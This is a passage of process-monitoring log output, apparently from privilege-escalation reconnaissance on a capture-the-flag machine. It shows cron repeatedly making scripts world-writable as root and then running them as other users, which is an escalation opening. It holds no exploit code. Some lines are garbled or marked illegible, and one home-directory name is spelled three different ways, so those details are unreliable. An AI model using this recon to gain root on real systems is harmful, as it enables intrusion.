control [0m
2020/08/12 09:08:01 [31;1mCMD: UID=33 PID=1039 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:09:01 [31;1mCMD: UID=0 PID=1045 | /usr/sbin/CRON -f [0m
2020/08/12 09:09:01 [31;1mCMD: UID=0 PID=1044 | /usr/sbin/cron -f [0m
2020/08/12 09:09:01 [31;1mCMD: UID=0 PID=1043 | /usr/sbin/cron -f [0m
2020/08/12 09:09:01 [31;1mCMD: UID=0 PID=1042 | /usr/sbin/cron -f [0m
2020/08/12 09:09:01 [31;1mCMD: UID=0 PID=1041 | /usr/sbin/cron -f [0m
2020/08/12 09:09:01 [31;1mCMD: UID=0 PID=1040 | /usr/sbin/cron -f [0m
2020/08/12 09:09:01 [31;1mCMD: UID=0 PID=1052 | /usr/sbin/CRON -f [0m
2020/08/12 09:09:01 [31;1mCMD: UID=0 PID=1051 | /usr/sbin/CRON -f [0m
2020/08/12 09:09:01 [31;1mCMD: UID=0 PID=1050 | (ionclean) [0m
2020/08/12 09:09:01 [31;1mCMD: UID=??? PID=1049 | ???[0m
2020/08/12 09:09:01 [31;1mCMD: UID=0 PID=1048 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:09:01 [31;1mCMD: UID=1000 PID=1047 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:09:01 [31;1mCMD: UID=??? PID=1046 | ???[0m
2020/08/12 09:09:01 [31;1mCMD: UID=33 PID=1057 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:09:01 [31;1mCMD: UID=0 PID=1056 | /bin/sh -c /home/ganymedes/phobos [0m

```

[illegible]

```

2020/08/12 09:11:01 [31;1mCMD: UID=0 PID=1123 | /usr/sbin/cron -f [0m
2020/08/12 09:11:01 [31;1mCMD: UID=0 PID=1122 | /usr/sbin/cron -f [0m
2020/08/12 09:11:01 [31;1mCMD: UID=0 PID=1121 | /usr/sbin/cron -f [0m
2020/08/12 09:11:01 [31;1mCMD: UID=0 PID=1120 | /usr/sbin/cron -f [0m
2020/08/12 09:11:01 [31;1mCMD: UID=0 PID=1131 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:11:01 [31;1mCMD: UID=0 PID=1130 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:11:01 [31;1mCMD: UID=0 PID=1129 | /usr/sbin/CRON -f [0m
2020/08/12 09:11:01 [31;1mCMD: UID=0 PID=1128 | /usr/sbin/CRON -f [0m
2020/08/12 09:11:01 [31;1mCMD: UID=0 PID=1127 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:11:01 [31;1mCMD: UID=0 PID=1126 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:11:01 [31;1mCMD: UID=??? PID=1125 | ???[0m
2020/08/12 09:11:59 [31;1mCMD: UID=0 PID=1135 | /usr/sbin/anacron -d -q -s [0m
2020/08/12 09:11:59 [31;1mCMD: UID=0 PID=1136 | /bin/sh -c run-parts --report /etc/
cron.weekly [0m
2020/08/12 09:11:59 [31;1mCMD: UID=0 PID=1137 | run-parts --report /etc/cron.weekly [0m
2020/08/12 09:11:59 [31;1mCMD: UID=0 PID=1138 | /bin/sh /etc/cron.weekly/0anacron [0m
2020/08/12 09:11:59 [31;1mCMD: UID=0 PID=1140 | run-parts --report /etc/cron.weekly [0m
2020/08/12 09:11:59 [31;1mCMD: UID=0 PID=1139 | anacron -u cron.weekly [0m
2020/08/12 09:12:01 [31;1mCMD: UID=0 PID=1145 | /usr/sbin/cron -f [0m
2020/08/12 09:12:01 [31;1mCMD: UID=0 PID=1144 | /usr/sbin/cron -f [0m
2020/08/12 09:12:01 [31;1mCMD: UID=0 PID=1143 | /usr/sbin/cron -f [0m
2020/08/12 09:12:01 [31;1mCMD: UID=0 PID=1142 | /usr/sbin/cron -f [0m
2020/08/12 09:12:01 [31;1mCMD: UID=0 PID=1141 | /usr/sbin/cron -f [0m
2020/08/12 09:12:01 [31;1mCMD: UID=0 PID=1147 | /usr/sbin/CRON -f [0m
2020/08/12 09:12:01 [31;1mCMD: UID=0 PID=1146 | /usr/sbin/CRON -f [0m
2020/08/12 09:12:01 [31;1mCMD: UID=33 PID=1155 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:12:01 [31;1mCMD: UID=0 PID=1154 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:12:01 [31;1mCMD: UID=0 PID=1151 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:12:01 [31;1mCMD: UID=33 PID=1149 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:12:24 [31;1mCMD: UID=0 PID=1156 | [0m
2020/08/12 09:13:01 [31;1mCMD: UID=0 PID=1161 | /usr/sbin/cron -f [0m
2020/08/12 09:13:01 [31;1mCMD: UID=0 PID=1160 | /usr/sbin/cron -f [0m
2020/08/12 09:13:01 [31;1mCMD: UID=0 PID=1159 | /usr/sbin/cron -f [0m
2020/08/12 09:13:01 [31;1mCMD: UID=0 PID=1158 | /usr/sbin/cron -f [0m
2020/08/12 09:13:01 [31;1mCMD: UID=0 PID=1157 | /usr/sbin/cron -f [0m
2020/08/12 09:13:01 [31;1mCMD: UID=0 PID=1166 | /usr/sbin/CRON -f [0m
2020/08/12 09:13:01 [31;1mCMD: UID=0 PID=1165 | /usr/sbin/CRON -f [0m
2020/08/12 09:13:01 [31;1mCMD: UID=0 PID=1164 | /usr/sbin/CRON -f [0m
2020/08/12 09:13:01 [31;1mCMD: UID=0 PID=1163 | /usr/sbin/CRON -f [0m
2020/08/12 09:13:01 [31;1mCMD: UID=0 PID=1162 | /usr/sbin/CRON -f [0m
2020/08/12 09:14:01 [31;1mCMD: UID=0 PID=1176 | /usr/sbin/cron -f [0m
2020/08/12 09:14:01 [31;1mCMD: UID=0 PID=1175 | /usr/sbin/cron -f [0m
2020/08/12 09:14:01 [31;1mCMD: UID=0 PID=1174 | /usr/sbin/cron -f [0m
2020/08/12 09:14:01 [31;1mCMD: UID=0 PID=1173 | /usr/sbin/cron -f [0m
2020/08/12 09:14:01 [31;1mCMD: UID=0 PID=1172 | /usr/sbin/cron -f [0m
2020/08/12 09:14:01 [31;1mCMD: UID=33 PID=1186 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:14:01 [31;1mCMD: UID=0 PID=1185 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:14:01 [31;1mCMD: UID=1000 PID=1184 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:14:01 [31;1mCMD: UID=0 PID=1183 | chmod 777 /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:14:01 [31;1mCMD: UID=33 PID=1181 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:14:01 [31;1mCMD: UID=1000 PID=1180 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:14:01 [31;1mCMD: UID=0 PID=1179 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:14:01 [31;1mCMD: UID=0 PID=1177 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m

```

```

2020/08/12 09:14:36 [31;1mCMD: UID=0 PID=1187 | /usr/sbin/smbd --foreground --no-
process-group [0m
2020/08/12 09:15:01 [31;1mCMD: UID=0 PID=1192 | /usr/sbin/cron -f [0m
2020/08/12 09:15:01 [31;1mCMD: UID=0 PID=1191 | /usr/sbin/cron -f [0m
2020/08/12 09:15:01 [31;1mCMD: UID=0 PID=1190 | /usr/sbin/cron -f [0m
2020/08/12 09:15:01 [31;1mCMD: UID=0 PID=1189 | /usr/sbin/cron -f [0m
2020/08/12 09:15:01 [31;1mCMD: UID=0 PID=1188 | /usr/sbin/cron -f [0m
2020/08/12 09:15:01 [31;1mCMD: UID=0 PID=1200 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:15:01 [31;1mCMD: UID=??? PID=1199 | ???[0m
2020/08/12 09:15:01 [31;1mCMD: UID=33 PID=1198 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:15:01 [31;1mCMD: UID=??? PID=1197 | ???[0m
2020/08/12 09:15:01 [31;1mCMD: UID=1000 PID=1196 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:15:01 [31;1mCMD: UID=0 PID=1195 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:15:01 [31;1mCMD: UID=??? PID=1194 | ???[0m
2020/08/12 09:15:01 [31;1mCMD: UID=??? PID=1193 | ???[0m
2020/08/12 09:15:01 [31;1mCMD: UID=33 PID=1202 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:15:01 [31;1mCMD: UID=1000 PID=1201 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:16:01 [31;1mCMD: UID=0 PID=1207 | /usr/sbin/cron -f [0m
2020/08/12 09:16:01 [31;1mCMD: UID=0 PID=1206 | /usr/sbin/cron -f [0m
2020/08/12 09:16:01 [31;1mCMD: UID=0 PID=1205 | /usr/sbin/cron -f [0m
2020/08/12 09:16:01 [31;1mCMD: UID=0 PID=1204 | /usr/sbin/cron -f [0m
2020/08/12 09:16:01 [31;1mCMD: UID=0 PID=1203 | /usr/sbin/cron -f [0m
2020/08/12 09:16:01 [31;1mCMD: UID=??? PID=1214 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:16:01 [31;1mCMD: UID=0 PID=1213 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:16:01 [31;1mCMD: UID=33 PID=1212 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:16:01 [31;1mCMD: UID=1000 PID=1211 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:16:01 [31;1mCMD: UID=0 PID=1210 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:16:01 [31;1mCMD: UID=??? PID=1209 | ???[0m
2020/08/12 09:16:01 [31;1mCMD: UID=??? PID=1208 | ???[0m
2020/08/12 09:16:01 [31;1mCMD: UID=33 PID=1217 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:16:01 [31;1mCMD: UID=0 PID=1216 | chmod 777 /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:16:59 [31;1mCMD: UID=0 PID=1219 | /sbin/init [0m
2020/08/12 09:16:59 [31;1mCMD: UID=0 PID=1218 | /usr/sbin/anacron -d -q -s [0m
2020/08/12 09:16:59 [31;1mCMD: UID=0 PID=1220 | /bin/sh -c run-parts --report /etc/
cron.monthly [0m
2020/08/12 09:16:59 [31;1mCMD: UID=0 PID=1221 | run-parts --report /etc/cron.monthly [0m
2020/08/12 09:16:59 [31;1mCMD: UID=0 PID=1222 | /bin/sh /etc/cron.monthly/0anacron [0m
2020/08/12 09:16:59 [31;1mCMD: UID=0 PID=1223 | anacron -u cron.monthly [0m
2020/08/12 09:17:00 [31;1mCMD: UID=0 PID=1224 | /usr/sbin/nmbd --foreground --no-
process-group [0m
2020/08/12 09:17:01 [31;1mCMD: UID=0 PID=1230 | /usr/sbin/cron -f [0m
2020/08/12 09:17:01 [31;1mCMD: UID=0 PID=1229 | /usr/sbin/cron -f [0m
2020/08/12 09:17:01 [31;1mCMD: UID=0 PID=1228 | /usr/sbin/cron -f [0m
2020/08/12 09:17:01 [31;1mCMD: UID=0 PID=1227 | /usr/sbin/cron -f [0m
2020/08/12 09:17:01 [31;1mCMD: UID=0 PID=1226 | /usr/sbin/cron -f [0m
2020/08/12 09:17:01 [31;1mCMD: UID=0 PID=1225 | /usr/sbin/cron -f [0m
2020/08/12 09:17:01 [31;1mCMD: UID=33 PID=1241 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:17:01 [31;1mCMD: UID=0 PID=1237 | /bin/sh -c cd / && run-parts --
report /etc/cron.hourly [0m
2020/08/12 09:17:01 [31;1mCMD: UID=33 PID=1235 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:17:01 [31;1mCMD: UID=0 PID=1242 | /bin/sh -c cd / && run-parts --
report /etc/cron.hourly [0m

```

```

2020/08/12 09:17:05 [31;1mCMD: UID=0 PID=1243 | /usr/sbin/smbd --foreground --no-
process-group [0m
2020/08/12 09:17:34 [31;1mCMD: UID=0 PID=1244 | [0m
2020/08/12 09:18:01 [31;1mCMD: UID=0 PID=1249 | /usr/sbin/cron -f [0m
2020/08/12 09:18:01 [31;1mCMD: UID=0 PID=1248 | /usr/sbin/cron -f [0m
2020/08/12 09:18:01 [31;1mCMD: UID=0 PID=1247 | /usr/sbin/cron -f [0m
2020/08/12 09:18:01 [31;1mCMD: UID=0 PID=1246 | /usr/sbin/cron -f [0m
2020/08/12 09:18:01 [31;1mCMD: UID=0 PID=1245 | /usr/sbin/cron -f [0m
2020/08/12 09:18:02 [31;1mCMD: UID=0 PID=1254 | /usr/sbin/CRON -f [0m
2020/08/12 09:18:02 [31;1mCMD: UID=0 PID=1253 | /usr/sbin/CRON -f [0m
2020/08/12 09:18:02 [31;1mCMD: UID=0 PID=1252 | /usr/sbin/CRON -f 77 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:18:02 [31;1mCMD: UID=1000 PID=1251 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:18:02 [31;1mCMD: UID=0 PID=1250 | /bin/sh -c /home/ganymedes/phobos [0m
2020/08/12 09:18:02 [31;1mCMD: UID=0 PID=1258 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:18:02 [31;1mCMD: UID=0 PID=1257 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:18:02 [31;1mCMD: UID=1000 PID=1256 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:18:02 [31;1mCMD: UID=0 PID=1255 | /bin/sh -c /home/ganymedes/phobos [0m
2020/08/12 09:19:01 [31;1mCMD: UID=0 PID=1265 | /usr/sbin/CRON -f [0m
2020/08/12 09:19:01 [31;1mCMD: UID=0 PID=1264 | /usr/sbin/CRON -f [0m
2020/08/12 09:19:01 [31;1mCMD: UID=0 PID=1263 | /usr/sbin/CRON -f [0m
2020/08/12 09:19:01 [31;1mCMD: UID=0 PID=1262 | /usr/sbin/CRON -f [0m
2020/08/12 09:19:01 [31;1mCMD: UID=0 PID=1261 | /usr/sbin/CRON -f [0m
2020/08/12 09:19:01 [31;1mCMD: UID=0 PID=1260 | /usr/sbin/CRON -f [0m
2020/08/12 09:19:01 [31;1mCMD: UID=0 PID=1269 | /usr/sbin/CRON -f [0m
2020/08/12 09:19:01 [31;1mCMD: UID=0 PID=1268 | /usr/sbin/CRON -f [0m
2020/08/12 09:19:01 [31;1mCMD: UID=0 PID=1267 | /usr/sbin/CRON -f [0m
2020/08/12 09:19:01 [31;1mCMD: UID=0 PID=1266 | /usr/sbin/CRON -f [0m
2020/08/12 09:20:01 [31;1mCMD: UID=0 PID=1279 | /usr/sbin/CRON -f [0m
2020/08/12 09:20:01 [31;1mCMD: UID=0 PID=1278 | /usr/sbin/cron -f [0m
2020/08/12 09:20:01 [31;1mCMD: UID=0 PID=1277 | /usr/sbin/cron -f [0m
2020/08/12 09:20:01 [31;1mCMD: UID=0 PID=1276 | /usr/sbin/cron -f [0m
2020/08/12 09:20:01 [31;1mCMD: UID=0 PID=1275 | /usr/sbin/cron -f [0m
2020/08/12 09:20:01 [31;1mCMD: UID=0 PID=1286 | /bin/sh -c /home/ganymedes/phobos [0m
2020/08/12 09:20:01 [31;1mCMD: UID=0 PID=1285 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:20:01 [31;1mCMD: UID=0 PID=1284 | /usr/sbin/CRON -f [0m
2020/08/12 09:20:01 [31;1mCMD: UID=0 PID=1283 | /usr/sbin/CRON -f [0m
2020/08/12 09:20:01 [31;1mCMD: UID=0 PID=1282 | /usr/sbin/CRON -f [0m
2020/08/12 09:20:01 [31;1mCMD: UID=0 PID=1281 | /bin/sh -c /home/ganymedes/phobos [0m
2020/08/12 09:20:01 [31;1mCMD: UID=0 PID=1280 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:20:01 [31;1mCMD: UID=0 PID=1289 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:21:01 [31;1mCMD: UID=0 PID=1294 | /usr/sbin/cron -f [0m
2020/08/12 09:21:01 [31;1mCMD: UID=0 PID=1293 | /usr/sbin/cron -f [0m
2020/08/12 09:21:01 [31;1mCMD: UID=0 PID=1292 | /usr/sbin/cron -f [0m
2020/08/12 09:21:01 [31;1mCMD: UID=0 PID=1291 | /usr/sbin/cron -f [0m
2020/08/12 09:21:01 [31;1mCMD: UID=0 PID=1290 | /usr/sbin/cron -f [0m
2020/08/12 09:21:01 [31;1mCMD: UID=0 PID=1301 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:21:01 [31;1mCMD: UID=0 PID=1299 | /usr/sbin/CRON -f [0m
2020/08/12 09:21:01 [31;1mCMD: UID=1000 PID=1298 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:21:01 [31;1mCMD: UID=0 PID=1297 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:21:01 [31;1mCMD: UID=0 PID=1296 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:21:01 [31;1mCMD: UID=33 PID=1304 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:22:01 [31;1mCMD: UID=0 PID=1309 | /usr/sbin/cron -f [0m

```

```

2020/08/12 09:22:01 [31;1mCMD: UID=0 PID=1308 | /usr/sbin/cron -f [0m
2020/08/12 09:22:01 [31;1mCMD: UID=0 PID=1307 | /usr/sbin/cron -f [0m
2020/08/12 09:22:01 [31;1mCMD: UID=0 PID=1306 | /usr/sbin/cron -f [0m
2020/08/12 09:22:01 [31;1mCMD: UID=0 PID=1305 | /usr/sbin/cron -f [0m
2020/08/12 09:22:01 [31;1mCMD: UID=0 PID=1313 | /usr/sbin/CRON -f [0m
2020/08/12 09:22:01 [31;1mCMD: UID=0 PID=1312 | /usr/sbin/CRON -f [0m
2020/08/12 09:22:01 [31;1mCMD: UID=0 PID=1311 | /usr/sbin/CRON -f [0m
2020/08/12 09:22:01 [31;1mCMD: UID=0 PID=1310 | /usr/sbin/CRON -f [0m
2020/08/12 09:22:01 [31;1mCMD: UID=??? PID=1317 | ???[0m
2020/08/12 09:22:01 [31;1mCMD: UID=33 PID=1314 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:22:01 [31;1mCMD: UID=33 PID=1319 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:22:45 [31;1mCMD: UID=0 PID=1320 | [0m
2020/08/12 09:23:01 [31;1mCMD: UID=0 PID=1325 | /usr/sbin/cron -f [0m
2020/08/12 09:23:01 [31;1mCMD: UID=0 PID=1324 | /usr/sbin/cron -f [0m
2020/08/12 09:23:01 [31;1mCMD: UID=0 PID=1323 | /usr/sbin/cron -f [0m
2020/08/12 09:23:01 [31;1mCMD: UID=0 PID=1322 | /usr/sbin/cron -f [0m
2020/08/12 09:23:01 [31;1mCMD: UID=0 PID=1321 | /usr/sbin/cron -f [0m
2020/08/12 09:23:01 [31;1mCMD: UID=0 PID=1327 | /usr/sbin/CRON -f [0m
2020/08/12 09:23:01 [31;1mCMD: UID=0 PID=1326 | /usr/sbin/CRON -f [0m
2020/08/12 09:23:01 [31;1mCMD: UID=0 PID=1330 | /usr/sbin/CRON -f [0m
2020/08/12 09:23:01 [31;1mCMD: UID=0 PID=1329 | /usr/sbin/CRON -f [0m
2020/08/12 09:23:01 [31;1mCMD: UID=0 PID=1328 | /usr/sbin/CRON -f [0m
2020/08/12 09:24:01 [31;1mCMD: UID=0 PID=1340 | /usr/sbin/cron -f [0m
2020/08/12 09:24:01 [31;1mCMD: UID=0 PID=1339 | /usr/sbin/cron -f [0m
2020/08/12 09:24:01 [31;1mCMD: UID=0 PID=1338 | /usr/sbin/cron -f [0m
2020/08/12 09:24:01 [31;1mCMD: UID=0 PID=1337 | /usr/sbin/cron -f [0m
2020/08/12 09:24:01 [31;1mCMD: UID=0 PID=1336 | /usr/sbin/cron -f [0m
2020/08/12 09:24:01 [31;1mCMD: UID=0 PID=1349 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:24:01 [31;1mCMD: UID=??? PID=1348 | ???[0m
2020/08/12 09:24:01 [31;1mCMD: UID=33 PID=1345 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:24:01 [31;1mCMD: UID=0 PID=1344 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:24:01 [31;1mCMD: UID=??? PID=1343 | ???[0m
2020/08/12 09:24:01 [31;1mCMD: UID=33 PID=1350 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:25:01 [31;1mCMD: UID=0 PID=1355 | /usr/sbin/cron -f [0m
2020/08/12 09:25:01 [31;1mCMD: UID=0 PID=1354 | /usr/sbin/cron -f [0m
2020/08/12 09:25:01 [31;1mCMD: UID=0 PID=1353 | /usr/sbin/cron -f [0m
2020/08/12 09:25:01 [31;1mCMD: UID=0 PID=1352 | /usr/sbin/cron -f [0m
2020/08/12 09:25:01 [31;1mCMD: UID=0 PID=1351 | /usr/sbin/cron -f [0m
2020/08/12 09:25:01 [31;1mCMD: UID=??? PID=1363 | /bin/sh -c /home/ganimedes/phobos [0m
2020/08/12 09:25:01 [31;1mCMD: UID=0 PID=1362 | chmod 777 /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:25:01 [31;1mCMD: UID=??? PID=1361 | ???[0m
2020/08/12 09:25:01 [31;1mCMD: UID=33 PID=1360 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:25:01 [31;1mCMD: UID=1000 PID=1359 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:25:01 [31;1mCMD: UID=??? PID=1358 | ???[0m
2020/08/12 09:25:01 [31;1mCMD: UID=0 PID=1357 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:25:01 [31;1mCMD: UID=??? PID=1356 | ???[0m
2020/08/12 09:25:01 [31;1mCMD: UID=1000 PID=1365 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:26:01 [31;1mCMD: UID=0 PID=1370 | /usr/sbin/cron -f [0m
2020/08/12 09:26:01 [31;1mCMD: UID=0 PID=1369 | /usr/sbin/cron -f [0m
2020/08/12 09:26:01 [31;1mCMD: UID=0 PID=1368 | /usr/sbin/cron -f [0m
2020/08/12 09:26:01 [31;1mCMD: UID=0 PID=1367 | /usr/sbin/cron -f [0m
2020/08/12 09:26:01 [31;1mCMD: UID=0 PID=1366 | /usr/sbin/cron -f [0m
2020/08/12 09:26:01 [31;1mCMD: UID=0 PID=1380 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m

```

```

2020/08/12 09:26:01 [31;1mCMD: UID=33 PID=1379 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:26:01 [31;1mCMD: UID=0 PID=1378 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:26:01 [31;1mCMD: UID=0 PID=1377 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:26:01 [31;1mCMD: UID=1000 PID=1376 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:26:01 [31;1mCMD: UID=33 PID=1375 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:26:01 [31;1mCMD: UID=0 PID=1374 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:26:01 [31;1mCMD: UID=1000 PID=1373 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:26:01 [31;1mCMD: UID=0 PID=1372 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:26:01 [31;1mCMD: UID=0 PID=1371 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:27:01 [31;1mCMD: UID=0 PID=1385 | /usr/sbin/cron -f [0m
2020/08/12 09:27:01 [31;1mCMD: UID=0 PID=1384 | /usr/sbin/cron -f [0m
2020/08/12 09:27:01 [31;1mCMD: UID=0 PID=1383 | /usr/sbin/cron -f [0m
2020/08/12 09:27:01 [31;1mCMD: UID=0 PID=1382 | /usr/sbin/cron -f [0m
2020/08/12 09:27:01 [31;1mCMD: UID=0 PID=1381 | /usr/sbin/cron -f [0m
2020/08/12 09:27:01 [31;1mCMD: UID=0 PID=1391 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:27:01 [31;1mCMD: UID=0 PID=1390 | /usr/sbin/CRON -f [0m
2020/08/12 09:27:01 [31;1mCMD: UID=0 PID=1389 | /usr/sbin/CRON -f [0m
2020/08/12 09:27:01 [31;1mCMD: UID=0 PID=1388 | /usr/sbin/CRON -f [0m
2020/08/12 09:27:01 [31;1mCMD: UID=0 PID=1387 | /usr/sbin/CRON -f [0m
2020/08/12 09:27:01 [31;1mCMD: UID=0 PID=1386 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:27:06 [31;1mCMD: UID=0 PID=1396 | /usr/sbin/smbd --foreground --no-
process-group [0m
2020/08/12 09:27:57 [31;1mCMD: UID=0 PID=1397 | [0m
2020/08/12 09:28:01 [31;1mCMD: UID=0 PID=1402 | /usr/sbin/cron -f [0m
2020/08/12 09:28:01 [31;1mCMD: UID=0 PID=1401 | /usr/sbin/cron -f [0m
2020/08/12 09:28:01 [31;1mCMD: UID=0 PID=1400 | /usr/sbin/cron -f [0m
2020/08/12 09:28:01 [31;1mCMD: UID=0 PID=1399 | /usr/sbin/cron -f [0m
2020/08/12 09:28:01 [31;1mCMD: UID=0 PID=1398 | /usr/sbin/cron -f [0m
2020/08/12 09:28:01 [31;1mCMD: UID=0 PID=1406 | /usr/sbin/CRON -f [0m
2020/08/12 09:28:01 [31;1mCMD: UID=0 PID=1405 | /usr/sbin/CRON -f [0m
2020/08/12 09:28:01 [31;1mCMD: UID=0 PID=1404 | /usr/sbin/CRON -f [0m
2020/08/12 09:28:01 [31;1mCMD: UID=0 PID=1403 | /usr/sbin/CRON -f [0m
2020/08/12 09:29:01 [31;1mCMD: UID=0 PID=1417 | /usr/sbin/cron -f [0m
2020/08/12 09:29:01 [31;1mCMD: UID=0 PID=1416 | /usr/sbin/cron -f [0m
2020/08/12 09:29:01 [31;1mCMD: UID=0 PID=1415 | /usr/sbin/cron -f [0m
2020/08/12 09:29:01 [31;1mCMD: UID=0 PID=1414 | /usr/sbin/cron -f [0m
2020/08/12 09:29:01 [31;1mCMD: UID=0 PID=1413 | /usr/sbin/cron -f [0m
2020/08/12 09:29:01 [31;1mCMD: UID=0 PID=1422 | /usr/sbin/CRON -f [0m
2020/08/12 09:29:01 [31;1mCMD: UID=33 PID=1421 | [0m
2020/08/12 09:29:01 [31;1mCMD: UID=0 PID=1420 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:29:01 [31;1mCMD: UID=0 PID=1419 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:29:01 [31;1mCMD: UID=??? PID=1418 | ???[0m
2020/08/12 09:29:01 [31;1mCMD: UID=1000 PID=1427 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:29:01 [31;1mCMD: UID=33 PID=1426 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:30:01 [31;1mCMD: UID=0 PID=1433 | /usr/sbin/cron -f [0m
2020/08/12 09:30:01 [31;1mCMD: UID=0 PID=1432 | /usr/sbin/cron -f [0m
2020/08/12 09:30:01 [31;1mCMD: UID=0 PID=1431 | /usr/sbin/cron -f [0m
2020/08/12 09:30:01 [31;1mCMD: UID=0 PID=1430 | /usr/sbin/cron -f [0m
2020/08/12 09:30:01 [31;1mCMD: UID=0 PID=1429 | /usr/sbin/cron -f [0m
2020/08/12 09:30:01 [31;1mCMD: UID=0 PID=1428 | /usr/sbin/cron -f [0m
2020/08/12 09:30:01 [31;1mCMD: UID=0 PID=1436 | /usr/sbin/CRON -f [0m
2020/08/12 09:30:01 [31;1mCMD: UID=0 PID=1435 | /usr/sbin/CRON -f [0m
2020/08/12 09:30:01 [31;1mCMD: UID=0 PID=1434 | /usr/sbin/CRON -f [0m

```

```

2020/08/12 09:31:01 [31;1mCMD: UID=0 PID=1449 | /usr/sbin/cron -f [0m
2020/08/12 09:31:01 [31;1mCMD: UID=0 PID=1448 | /usr/sbin/cron -f [0m
2020/08/12 09:31:01 [31;1mCMD: UID=0 PID=1447 | /usr/sbin/cron -f [0m
2020/08/12 09:31:01 [31;1mCMD: UID=0 PID=1446 | /usr/sbin/cron -f [0m
